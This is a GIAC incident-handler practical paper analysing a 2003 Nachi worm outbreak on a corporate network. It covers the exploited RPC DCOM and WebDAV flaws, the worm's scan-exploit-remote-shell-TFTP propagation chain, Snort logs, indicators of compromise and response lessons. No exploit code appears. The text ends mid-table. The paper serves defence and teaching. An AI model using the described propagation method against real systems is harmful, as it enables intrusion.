Global Information Assurance Certification Paper

GIAC Certified Incident Handler
Practical Assignment Version 2.1a
RPC Overflow Vulnerability – Examining the Nachi Exploit

Linda Bourbeau
October 5, 2003

1.0 Abstract

The effect of the Blaster and Nachi worms and their variants was felt around the world because they attacked a vulnerability that existed on many end-user workstations. They also hit at a time when the need to maintain an effective patching strategy is one of the foremost challenges for the information services industry. As well, solutions for the mitigation of risk introduced by remotely connected machines that have not received patches or antivirus signatures are in increasing demand.

Infection of the Nachi worm on our corporate network will be the subject of my paper. It provided very good subject-matter from at least two perspectives. The first is because I managed the incident and would like to take the time to properly assess how it was handled and ways in which we might improve the next time. Writing an in-depth paper has afforded me the opportunity to further evaluate our current methods in far greater detail than that generally allotted to a standard Lessons Learned exercise. Secondly, a major aim of this report is to demonstrate to Senior Management the business value of appropriate protective measures and the availability of a skilled response team. Though the worm affected only a small number of workstations and network routers, it's consequences could have extended far beyond what they did.

I do not believe that this was an intentional attack on the corporate network. It was simply the case of a worm successfully propagating due to the lack of process for distributing patches to home machines and the poor handling of internal patch update exceptions.

This report serves to demonstrate the impact that a few unpatched workstations can have on the health and availability of an entire network. As well, it will illustrate that the effectiveness with which an incident is handled plays a large role in determining the severity and degree to which an organization will recover. The content of this report will not be as technical as most other papers. Though a detailed understanding of the exploit and attack are very useful, it's my opinion that our organization can improve in protecting against known exploits and managing them well when an outbreak occurs.

In the following pages I will describe some of the details of the Nachi exploit, the actual attack that our organization experienced, and how the incident was handled. I will conclude with some recommendations of how we might have better prepared for and managed the incident. This report is also the submission of the practical assignment required to earn the GIAC Incident Handling certification.

2.0 The Exploit

2.1 Name

The name of this exploit is “Nachi”. Aliases of the Nachi worm are W32.Welchia.worm (NAV) and WORM_MSBLAST.D (Trend).

The List of Common Vulnerabilities and Exposures (CVE) identifies two vulnerabilities that Nachi exploits as candidates for inclusion in the CVE list:

- CAN-2003-0109 - Buffer Overflow in NTDLL.DLL
  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
- CAN-2003-0352 - Buffer Overflow in Certain DCOM Interface for RPC
  http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

Note that the Editorial Board that votes on accepting these vulnerabilities as official CVEs has not yet accepted them. The candidate vulnerabilities may, therefore, be modified or rejected at some point.

The CERT Advisory List identifies the two vulnerabilities as follows:

- CA-2003-09 - Buffer Overflow in Core Microsoft Windows DLL
  http://www.cert.org/advisories/CA-2003-09.html
- CA-2003-19 - Exploitation of Vulnerabilities in Microsoft RPC Interface
  http://www.cert.org/advisories/CA-2003-19.html

2.2 Operating Systems

The Nachi worm targets Microsoft Windows NT 4.0, Microsoft Windows NT 4.0 Terminal Services Edition, Microsoft Windows 2000, Microsoft Windows XP, and Microsoft Windows Server 2003. Microsoft Windows Millennium Edition is not affected. Servers running Internet Information Server (IIS) 5.0 that do not have the MS03-007 patch applied to protect against the attack that uses port 80 are also vulnerable to the worm propagating through the Nachi exploit.

2.3 Protocols/Services/Applications

The protocols affected by this exploit include:

- Remote Procedure Call (RPC) over port 135
- A Distributed Component Object Model (DCOM)
- World Wide Web Distributed Authoring and Versioning (WebDAV)

RPC is a protocol used by the Windows operating system that allows a program running on one computer to execute code on another remote system by providing the means for inter-process communication. DCOM has an interface with RPC, which listens on TCP/IP port 135. The Nachi worm interferes with this interface.

WebDAV is a protocol used by the Windows 2000 operating system that is a set of extensions to the Hyper Text Transfer Protocol (HTTP) that provide a standard for editing and file management between computers on the Internet.

2.4 Description

There is a buffer overflow vulnerability in the part of the windows RPC service that deals with message exchange over TCP/IP. A failure results because of incorrect handling of malformed messages. This particular failure affects an underlying DCOM interface, which listens on TCP/IP port 135. By sending a malformed RPC message, an attacker can cause the RPC service on a machine to fail in such a way that code of an attacker's choice can be executed. The RPC service provides remote procedure calls between objects executing on two remote machines running the Windows operating system. An attacker can exploit this vulnerability by designing a malformed RPC packet and sending it to a vulnerable server. The attacker will require access to the RPC interface that is located on port 135 of the vulnerable server. Since the RPC service executes with System privileges, a malicious attacker may use this vulnerability to execute code and can fully compromise the victim machine.

A Windows component used by WebDAV presents another vulnerability that exists as a result of NTDLL.DLL, which is a core operating system component, containing an unchecked buffer. An attacker can exploit this vulnerability by sending a specially formed HTTP request to a machine running Internet Information Server (IIS), which can cause a server failure or the opportunity to execute any given code.

The Nachi worm exploits both of these vulnerabilities to gain unauthorized system access and proceed with propagating itself.

2.5 Known Variants

The Nachi worm is actually a variant of the earlier-released Blaster worm. Blaster targets unpatched systems running Windows NT, 2000, XP, and Server 2003 and exploits the same vulnerability in the Windows Distributed Component Object Model (DCOM) Remote Procedure Call (RPC) interface. IP addresses are scanned at random by Blaster and arbitrary data is sent over port 135 to vulnerable systems on the network using port 135. On the 16th and 31st of January thru August and any day in September thru December, Blaster performs a Distributed Denial of Service attack against Microsoft's windowsupdate.com website.

Nachi has no known variants. Commonly known aliases of the Nachi worm are W32.Welchia.worm (NAV) and Worm_MSBlast.D (Trend).

2.6 Exploit References

Following are the sources used to describe the Nachi exploit. They include vendors, advisory services, official list services, and other security focus groups. Please refer to Appendix A for a full listing of the RPC DCOM exploit code, which was saved from a posting at the NT Bugtraq mailing list, referenced below.

NTBugTraq Mailing List
http://ntbugtraq.ntadvice.com

Common Vulnerabilities & Exposures List
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352

CERT
http://www.cert.org/advisories/CA-2003-19.html

McAfee Security Virus Profile
http://us.mcafee.com/virusInfo/default.asp?id=description&virus_k=100559

Trend Micro
http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_NACHI.A

F-Secure Virus Descriptions
http://www.f-secure.com/v-descs/welchi.shtml

SecuriTeam
http://www.securiteam.com/windowsntfocus/5SP0C20AKG.html

3.0 The Attack

3.1 Network Diagram

The network that was infected by the Nachi worm is made up of a primary medium-sized network (approximately 2500 nodes) which will be referred to as Site A, another corporate office made up of about 300 nodes and referred to as Site B, and about twelve small business offices that are connected as an extension to the primary LAN or through the use of VPN. As Sites A and B were the only sites infected, they will be the scope of this discussion.

As Site A is designed to provide redundancy for Internet connectivity, perimeter and internal firewalls, and Webshield appliances, all inbound and outbound traffic is routed through Site A. Inbound smtp traffic is assigned equal costing by the ISP and routed to one of two McAfee Webshield e500 appliances that are hanging off two Cisco Pix 525 firewalls. This mail is filtered and scanned by one of the two appliances. It's then routed on to the appropriate Exchange server, where it's scanned again by McAfee's Groupshield for Exchange. This can include routing to the Site B Exchange server if it's bound for any addresses at that site.


There are several mission-critical applications running at Site B that require Internet connectivity. Though all Site B traffic is directed to the Site A gateway, Site B maintains a secondary Internet route should the link with Site A fail. The Exchange server at Site B handles all internal email traffic and forwards smtp bound for external addresses to the Webshield appliance at Site A.

IT Security manages the risk of viruses by placing scanning technologies at three layers – the perimeter redundant McAfee Webshield appliances, McAfee Groupshield on Exchange and McAfee VirusScan 7.0 on the remaining servers and desktops. These services are centrally managed by an EPolicy Orchestrator console that maintains currency of signature files and provides reporting capability. Two Snort IDS boxes are positioned to monitor internal and external traffic respectively. Snort signatures are updated regularly and custom scripts are designed to monitor for specific traffic. We subscribe to Symantec's Deepsight Threat Management System where they offer analysis of parsed logs and other reporting capabilities that identify threats and provide for trend analysis.

Redundant VPN concentrators are positioned in the DMZ and managed at the machine name or user ID level to allow new hosts in. They can also be configured at a fairly granular level to permit access to specific hosts in the DMZ or internal network. VPN access is generally available to developers who require write access to services and laptop users who need to synchronize their email messages. Terminal services allow for read-only access via a Citrix Nfuse portal. All VPN and Nfuse clients are authenticated via ACE/Radius using SecurID tokens.

Patching is done via SMS to corporate servers and desktops on an ad-hoc basis, depending on criticality, impact and complexity. Corporate-owned home systems are configured to receive antivirus signature files and Windows updates on a scheduled basis from the web.

Network Diagram



3.2 Protocol Description

Previously known as “Network OLE”, the Distributed Component Object Model (DCOM) is a protocol that enables software components to communicate directly over a network. DCOM is intended for use across multiple network transports, including Internet protocols such as HTTP.

Remote Procedure Call (RPC) is a protocol employed by the Windows operating system that a program can use to request a service from a program located on another computer in a network. RPC helps with interoperability because the program using RPC does not have to understand the network protocols that are supporting communication. In RPC, the client makes the request and the server offers a service-providing program. The RPC protocol is made up of some Microsoft specific extensions that have been added to the Open Software Foundation (OSF) RPC protocol.

There is a vulnerability inherent in RPC where it handles the exchange of messages over TCP/IP. The failure is a result of incorrect handling of malformed messages. This vulnerability affects a Distributed Component Object Model (DCOM) interface with RPC, which listens on TCP/IP port 135. This DCOM interface manages requests for DCOM object activation that are sent by client machines. An example of this is the Universal Naming Convention (UNC) path to the server. If an attacker were successful at exploiting this vulnerability, he or she would be able to run code with local system privileges on an affected system and take any action on the system, including installing programs, viewing changing or deleting data, or creating new accounts with full privileges. To exploit this vulnerability, an attacker would need to send a specially formed request to the remote computer on port 135.

Another security vulnerability is present in a Windows component used by WebDAV. It occurs as a result of NTDLL.DLL, which is a core operating system component, containing an unchecked buffer. An attacker can exploit this vulnerability by sending a specially formed HTTP request to a machine running Internet Information Server (IIS) 5.0. The request can cause the server to fail or to execute code.

3.3 How the Exploit Works

The Nachi worm exploits the RPC DCOM vulnerability by first sending ICMP pings and over TCP port 135 on the local class-b subnet looking for target machines. When a reply is received, it sends the exploit data. A remote shell on the target machine uses any of TCP ports 666 to 765 to connect to the infected machine. The victim machine downloads the worm over TFTP. This machine then sends packets across the local subnet to the RPC service running on port 135 of potential victim machines. If these packets are received by a system that hasn't been patched with MS03-026, a buffer overflow is created and the RPC service is crashed on that system. Due to excessive ICMP traffic, other network devices may experience a Denial of Service condition or traffic dropping.

In addition to exploiting the RPC DCOM vulnerability, the Nachi worm also attempts to exploit an NTDLL.DLL vulnerability via WebDav on web servers. A buffer overflow condition allows Nachi to execute via a WebDAV request to IIS 5.0.

Nachi terminates and deletes the W32/Lovsan.worm.a process and applies the Microsoft patch to prevent other threats from infecting the system through the same

vulnerability. The Nachi worm then deletes itself when the system clock reaches Jan 1, 2004.

Unpatched systems are susceptible to these NTDLL and RPC DCOM buffer overflow attacks, regardless of the presence of the antivirus signature file that detects the exploit. Patch MS03-007 protects against the NTDLL vulnerability and patch MS03-026 addresses the RPC DCOM vulnerability by preventing the RPC service from failing.

On pages 3 and 4 of the Symantec Deep Sight Management System Threat Alert for Microsoft DCOM RPC Worm Alert, the following packet traces are provided:

- The worm scanning for vulnerable machines, and
- An infection attempt against a potential victim.

As well, a Snort signature was designed by the Symantec Threat Analyst Team to detect the exploitation. It appears on page 8.

Here is a link to this report: https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf.

3.4 Description of the Attack

Based on the evidence collected, the Nachi worm appears to have entered the network via an unpatched VPN user. A Nachi-infected machine would have sent out ICMP pings and RPC requests over port 135 looking for machines vulnerable to the RPC buffer overflow. The unpatched VPN laptop would have sent a reply, prompting the infected machine to send the exploit code. A remote shell would then be created from the target to the infected machine and TFTP would be used to download the worm. The newly infected machine connected to the corporate network via VPN at some point thereafter and the worm commenced sending ICMP packets across the local subnet looking for more unpatched machines. Three workstations at Site B were infected first as they were assigned the lower IP address numbers that the ICMP pings first targeted. These machines, too, commenced sending ICMP ping requests. It was when heavy ICMP traffic was detected at the router that the investigation commenced and promptly concluded a Nachi infection.

A step-by-step description of the traffic analysis follows:

1. The firewall connection table filled with ICMP and port 135 traffic from a VPN client early in the morning. The client then logged off and heavy traffic discontinued. This was logged for later investigation as it appeared to be limited to a single VPN client infection. Sample ICMP ping attempts by a VPN client are captured in the Snort logs as follows:

08/19-14:19:41.352566 [**] [1:466:1] ICMP L3retriever Ping [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57
08/19-14:19:41.385191 [**] [1:466:1] ICMP L3retriever Ping [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57
08/19-14:27:59.282164 [**] [1:469:1] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57
08/19-14:27:59.342778 [**] [1:499:3] ICMP Large ICMP Packet [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57
08/19-14:27:59.396258 [**] [1:469:1] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57
08/19-14:27:59.455287 [**] [1:499:3] ICMP Large ICMP Packet [**] [Classification: Potentially Bad Traffic] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57
08/19-14:27:59.504604 [**] [1:469:1] ICMP PING NMAP [**] [Classification: Attempted Information Leak] [Priority: 2] {ICMP} XXX.XXX.3.103 -> XXX.XXX.20.57

2. Heavy ICMP traffic from Site B started flowing later that day, but it was assumed to be related to WAN link latency testing being conducted by a consultant. Again, this was noted for later follow-up.

3. When the Snort logs began capturing extensive RPC requests over port 135 coming from Site B, the investigation commenced. They are captured as follows:

Aug 19 16:39:53 XXX.XX.20.58:10243 -> XXX.XX.0.13:135 SYN ******S*
Aug 19 16:39:53 XXX.XX.20.58:10244 -> XXX.XX.0.45:135 SYN ******S*
Aug 19 16:39:54 XXX.XX.20.58:10245 -> XXX.XX.0.77:135 SYN ******S*
Aug 19 16:39:54 XXX.XX.20.58:10246 -> XXX.XX.0.109:135 SYN ******S*
Aug 19 16:39:55 XXX.XX.20.58:10247 -> XXX.XX.0.128:135 SYN ******S*
Aug 19 16:39:55 XXX.XX.20.58:10248 -> XXX.XX.0.160:135 SYN ******S*
Aug 19 16:39:56 XXX.XX.20.58:10249 -> XXX.XX.0.192:135 SYN ******S*
Aug 19 16:39:56 XXX.XX.20.58:10250 -> XXX.XX.0.225:135 SYN ******S*
Aug 19 16:39:58 XXX.XX.20.58:10252 -> XXX.XX.1.64:135 SYN ******S*
Aug 19 16:39:58 XXX.XX.20.58:10253 -> XXX.XX.1.96:135 SYN ******S*
Aug 19 16:39:52 XXX.XX.20.58:10254 -> XXX.XX.1.147:135 SYN ******S*

4. Port scans detected by the Snort box continued to demonstrate heavy traffic volume.


   8/19-16:39:48.425000 [**] [100:1:1] spp_portscan: PORTSCAN DETECTED from XXX.XX.20.58 (THRESHOLD 8 connections exceeded in 5 seconds) [**]
   08/19-16:39:59.031000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 27 connections across 27 hosts: TCP(27), UDP(0) [**]
   08/19-16:40:10.667000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 31 connections across 31 hosts: TCP(31), UDP(0) [**]
   08/19-16:40:21.022000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 26 connections across 26 hosts: TCP(26), UDP(0) [**]
   08/19-16:40:32.058000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 28 connections across 28 hosts: TCP(28), UDP(0) [**]
   08/19-16:40:43.184000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 30 connections across 30 hosts: TCP(30), UDP(0) [**]
   08/19-16:40:54.330000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 33 connections across 33 hosts: TCP(33), UDP(0) [**]
   08/19-16:41:05.186000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 28 connections across 28 hosts: TCP(28), UDP(0) [**]
   08/19-16:41:16.081000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 32 connections across 32 hosts: TCP(32), UDP(0) [**]
   08/19-16:41:27.137000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 36 connections across 36 hosts: TCP(36), UDP(0) [**]
   08/19-16:41:38.103000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 36 connections across 36 hosts: TCP(36), UDP(0) [**]
   08/19-16:41:49.059000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 40 connections across 40 hosts: TCP(40), UDP(0) [**]
   08/19-16:42:00.205000 [**] [100:2:1] spp_portscan: portscan status from XXX.XX.20.58: 42 connections across 42 hosts: TCP(42), UDP(0) [**]

5. The Lead Security Investigator configured WINDUMP (WINDUMP –n ICMP) to listen for all ICMP traffic coming from the Site B subnet. The –n was included so it doesn't try to resolve host names. As this traffic was captured to the screen, a log file is not available to provide as an example.

6. From the information derived from WINDUMP, we were able to identify the ip addresses of the Site B workstations on our internal network that were running port scans and immediately moved to contain the outbreak. Information was gleaned from the workstations to help determine that Nachi was, in fact, the cause of the heavy volumes of traffic. Please refer to the "4.4 Containment" section for further detail of the actions taken following initial identification that Nachi was the cause of the heavy traffic.

3.5 Diagram of the Attack

Diagram of the Nachi Exploit Attack



3.6 Signature of the Attack

There are some common characteristics that Incident Handlers should be aware of when investigating and attempting to identify attack signatures. The Nachi worm is known to create the following characteristics on the network and the infected machine:

1. Large volumes of ICMP traffic traversing the network,
2. The existence of the following files on the infected machine:

- RPCPatch_Mutex
- C:\WINNT\SYSTEM32\WINS\DLLHOST.EXE will be 10,240 bytes rather than the normal 5-6 bytes for the legitimate file
- C:\WINNT\SYSTEM32\WINS\SVCHOST.EXE (this is a renamed version of the TFTP daemon. If the daemon isn't already present, the copy will fail),

3. The presence of the following Windows services on the infected machine:
   - RpcPatch (display name: "WINS Client"). This is set to run the installed copy of the worm called DLLHOST.EXE.
   - RpcTftpd (display name "Network Connections Sharing). This is set to run the copy of the TFTPD application called SVCHOST.EXE,
4. The existence of one of the following patches that the worm tries to install on the target machine:
   - Windows2000-KB823980-x86-KOR.exe
   - Windows2000-KB823980-x86-CHT.exe
   - Windows2000-KB823980-x86-CHS.exe
   - Windows2000-KB823980-x86-ENU.exe
   - WindowsXP-KB823980-x86-KOR.exe
   - WindowsXP-KB823980-x86-CHT.exe
   - WindowsXP-KB823980-x86-CHS.exe
   - WindowsXP-KB823980-x86-ENU.exe
5. The worm also attempts to locate and remove the W32/Lovsan.worm.a from an infected system by targeting MSBLAST.EXE. Note that the process is terminated if it's found to be running on the victim machine.

3.7 How to Protect Against the Exploit

Some common protective measures that an Incident Handler should put in place to prevent the successful execution of this exploit are as follows:

1. *Block port 135 when RPC service is not required* - the best defense against remote RPC attacks from the Internet is to configure the firewall to block port 135 when RPC service is not required. RPC over TCP is not intended to be used across hostile environments such as the Internet.
2. *Apply Microsoft patch MS03-026* - this patch corrects the vulnerability by altering the DCOM interface to properly check the information passed to it.
3. *Verify that the patches have been applied* – use tools that do MD5 checksums such as Microsoft's MBSA, Shavlik's HFNetChk, or GFI Languard to verify that the patch is installed. Note that postings on such mail lists as Full Disclosure and Security Focus indicate that several patch management tools, such as Windows Update and Update Expert, are incorrectly reporting that the patch has been installed. See http://marc.theaimsgroup.com/?l=full-disclosure&m=105960468505722&w=2.
4. *Confirm if your system is vulnerable* – use a tool like eEye's Retina RPC scanner to verify, from an external perspective, if your system is still vulnerable.

4.0 The Incident Handling Process

4.1 Chain of Custody

The chain of custody was maintained throughout the incident by having a single Incident Coordinator responsible for the collection and storage of all evidence. Further, only assigned team members were involved in the incident and followed the explicit direction of the Coordinator in working with evidence. As it's unlikely that this incident will be pursued in a court of law, the chain of custody is not as crucial as it otherwise might be. However, it's good practice to approach all incidents as though the evidence may be required at some point in time.

4.2 Preparation

Antivirus Audit Findings

During the outbreak of the 'Goner' worm in 2001, the organization was ill prepared to deploy emergency protective measures and respond in a timely, coordinated manner. The Internal Audit department and IT Security conducted separate reviews of the incident and determined several key areas requiring timely resolution, at the request of the Chief Information Officer. Key findings indicated that the availability and integrity of the company's computing infrastructure couldn't be assured based on the following:

- A layered antivirus architecture, including gateway scanning, had not been fully investigated.
- Groupshield on mail servers had weak alerting capability.
- Several workstations and file servers, including those in the DMZ, were not running antivirus software.
- An assessment of the frequency and times of scheduled updates had not been conducted to ensure the most favorable configuration.
- Though signature file updates ran at pre-scheduled times, they were dependent on a manual download of the update from the McAfee website to the staging server.
- A formal emergency update capability had not been implemented.
- No reliable method existed to confirm the existence and currency of antivirus software across platforms.
- Roles and responsibilities of the antivirus support team were not well defined or understood.
- Requirements for implementation of antivirus engine upgrades were not established.
- Security Incident Response alerting capability was weak.

The following chart demonstrates the number of incidents of viruses detected by Groupshield at the time of the audit. Goner, alone, was detected 2622 times following the signature file update that occurred too late to prevent initial infection.

2002 Virus Detection Statistics from Groupshield

Virus Name	May	June	July	August	September	October	November	December	YTD
IRC/Stages.worm	1								**1**
PWS-gen.Hooker								29	**29**
VBS/Haptime@MM						2			**2**
VBS/Loveletter@MM	1	2	3	26	1				**33**
VBS/SST.gen@MM	31	7		1	1		4		**44**
W32/BadTrans@MM	7				27	4	3	82	**123**
W32/Bady.worm				2					**2**
W32/Goner@MM								2622	**2622**
W32/Hybris.gen@MM	26	12	14	9	19	11	9	5	**105**
W32/Hybris@MM							1		**1**
W32/Klez							5		**5**
W32/Magistr						21	1		**22**
W32/Magistr@MM	11	13	59	96	43				**222**
W32/Magistr.a@MM								20	**20**
W32/Magistr.b.dam					4				**4**
W32/Magistr.b.dam1						52	113		**165**
W32/Magistr.b@MM					16	3	6	127	**152**
W32/Magistr.dam					2				**2**
W32/Magistr.dam3					1	28	26		**55**
W32/Navidad.e@M	18								**18**
W32/Nimda@MM					1				**1**
W32/SirCam@MM	1		840	432	158	95	44	19	**1589**
W32/Ska@M		1	2		1	1			**5**
W95/MTX@M	6	1	3		4	1		1	**16**
W97M/Class				1	1	1	1		**4**
W97M/Ethan.a			1	2	1	1			**5**
W97M/Marker.gen	1		2	4					**7**
W97M/Melissa.a@MM	1	1		1					**3**
W97M/Pri.gen					1				**1**
W97M/Tristate.gen					1				**1**
W97M/Steroid.gen					2				**2**
X97M/Yawn.gen				2					**2**
X97M/Laroux.a.gen						2			**2**
Monthly Total	**104**	**37**	**924**	**576**	**284**	**222**	**213**	**2905**	**5265**

Layered Defence Model

In the proposed layered defence model, successive layers of protective are put in place to filter out viruses. Each layer, towards the interior where critical systems reside, has less and less chance of encountering viruses. Despite the overlap inherent in this approach, combining this detection of multiple sub-groups results in a finer filter, albeit with a greater learning curve and administrative effort.

In the context of the information technology environment, the layers referred to in establishing “defence in depth” protection are identified as follows:

1. The Perimeter Layer describes the gateways to the corporate network, and in particular the access points (egress and ingress) to a corporate network,
2. The Secondary Layer is ascribed to network and mail servers, and
3. The Tertiary Layer is the individual desktops.

The following table indicates the actions to be undertaken by virus protection software at each layer, from outermost to innermost.

Layered Defence Comparison Table

Virus prevention software deployment			
Layer	**Actions**	**Advantages**	**Disadvantages**
Form submission	Inspect attached file(s) for viruses	Detection of viruses before encryption process	Needs clear explanation to source for reason virus was rejected and action to take.
Inbound email	Inspect attached file(s) for viruses	Detection of viruses before encryption process	Needs clear explanation to source for reason virus was rejected and action to take.
